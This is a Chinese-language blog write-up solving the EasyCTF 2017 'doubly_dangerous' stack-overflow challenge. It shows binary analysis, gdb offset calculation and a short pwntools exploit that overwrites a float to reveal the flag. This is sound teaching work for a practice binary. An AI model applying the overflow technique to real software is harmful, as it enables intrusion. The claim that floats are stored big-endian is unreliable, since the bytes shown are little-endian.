【Writeup】i春秋 Linux Pwn 入门教程_EasyCTF 2017-doubly_dangerous

原创

BAKUMANSEC 于 2019-08-20 22:47:11 发布 591 收藏 2

分类专栏： i春秋_Linux pwn入门教程系列 - Writeups 文章标签： Writeup Pwn

本文链接：https://blog.csdn.net/m0_38100569/article/details/99893277

> Linux pwn入门教程(1)——栈溢出基础

0x01 解题思路

查看文件信息并试运行

```
ddw@ubuntu:~/Desktop/pwn/ichunqiu/0x01/EasyCTF 2017-doubly_dangerous$ file doubl
y_dangerous
doubly_dangerous: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dyna
mically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sh
a1]=9e428a56c9c1db006d533565eb3f8e29391c5bdd, not stripped
ddw@ubuntu:~/Desktop/pwn/ichunqiu/0x01/EasyCTF 2017-doubly_dangerous$ checksec d
oubly_dangerous
[*] '/home/ddw/Desktop/pwn/ichunqiu/0x01/EasyCTF 2017-doubly_dangerous/doubly_da
ngerous'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
ddw@ubuntu:~/Desktop/pwn/ichunqiu/0x01/EasyCTF 2017-doubly_dangerous$ ./doubly_d
angerous
Give me a string:
aaa
nope!
```


开启了NX，栈上无法执行代码。

拖入IDA 32bits，F5查看

main

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  char s; // [esp+Ch] [ebp-4Ch]
  float v5; // [esp+4Ch] [ebp-Ch]

  v5 = 0.0;
  puts("Give me a string: ");
  gets(&s);
  if ( 11.28125 == v5 )
  {
    puts("Success! Here is your flag:");
```

```
    give_flag();
  }
  else
  {
    puts("nope!");
  }
  return 0;
}
```



显然存在栈溢出漏洞，目前存在两种思路：

1. 覆盖RIP为give_flag地址，执行give_flag函数
2. 覆盖v5的值为11.28125，使其通过判断执行give_flag函数

通过尝试发现，按照第一种思路会出错，无法成功返回give_flag函数

```
[----------------------------------stack-------------------------------------]
Invalid $SP address: 0x65414145
[----------------------------------------------------------------------------]
```

考虑第二种思路。首先定位判断语句，应该在gets函数调用紧接着的后面



浮点指令
fld 类似于 push
fstp 类似于 pop
fadd 类似于 add
fucomip 类似于 cmp

可以看到比较的变量地址分别是`ebp-C`和`0x0804876C`。接着就只剩下两个问题：确定用户输入与`ebp-C`的偏移量以及11.28125的十六进制值。

使用peda调试确定偏移量

在输出`nope!`的指令处下断点（断点位置合适即可）

```
.text:08048671                push    offset aNope    ; "nope!"
```

```
gdb-peda$ b *0x08048671
Breakpoint 1 at 0x8048671
```

继续运行，输入具有特征的字符串

```
gdb-peda$ r
Starting program: /home/ddw/Desktop/pwn/ichunqiu/0x01/EasyCTF 2017-doubly_danger
ous/doubly_dangerous
Give me a string:
AAAA
```

查看堆栈，确定输入地址

```
[-------------------------------------stack-------------------------------------]
0000| 0xffffcf34 --> 0xf7ffd918 --> 0x0
0004| 0xffffcf38 --> 0xffffcf50 --> 0xffffff00
0008| 0xffffcf3c --> 0x80482dd ("__libc_start_main")
0012| 0xffffcf40 --> 0x0
0016| 0xffffcf44 --> 0xffffcfe4 --> 0x74a751a7
0020| 0xffffcf48 --> 0xf7fb8000 --> 0x1b1db0
0024| 0xffffcf4c ("AAAA")
0028| 0xffffcf50 --> 0xffffff00
```

0xffffcf4c

查看ebp-C地址


```
gdb-peda$ x/20wx $ebp-0xC
0xffffcf8c:     0x00000000      0xf7fb83dc      0xffffcfb0      0x00000000
```

0xffffcf8c

计算出偏移值

0xffffcf8c - 0xffffcf4c = 0x40 = 64

使用IDA HEX视图确定11.28125的值




```
08048760  61 67 3A 00 6E 6F 70 65  21 00 00 00 00 80 34 41  ag:.nope!.....4A
```

浮点数使用大端方式储存，所以是0x41348000

0x02 EXP

```python
#!/usr/bin/python
#coding:utf-8

from pwn import *

io = process('./doubly_dangerous')

floatValue = 0x41348000

payload = ''
payload += 'A'*0x40
payload += p32(floatValue)

io.recvuntil('Give me a string:')
io.sendline(payload)
io.interactive()
```

获得flag：

```
ddw@ubuntu:~/Desktop/pwn/ichunqiu/0x01/EasyCTF 2017-doubly_dangerous$ python exp
.py
[+] Starting local process './doubly_dangerous': pid 61291
[*] Switching to interactive mode

[*] Process './doubly_dangerous' stopped with exit code 0 (pid 61291)
Success! Here is your flag:
easyctf{bofs_and_floats_are_d0uble_tr0uble!}
[*] Got EOF while reading in interactive
```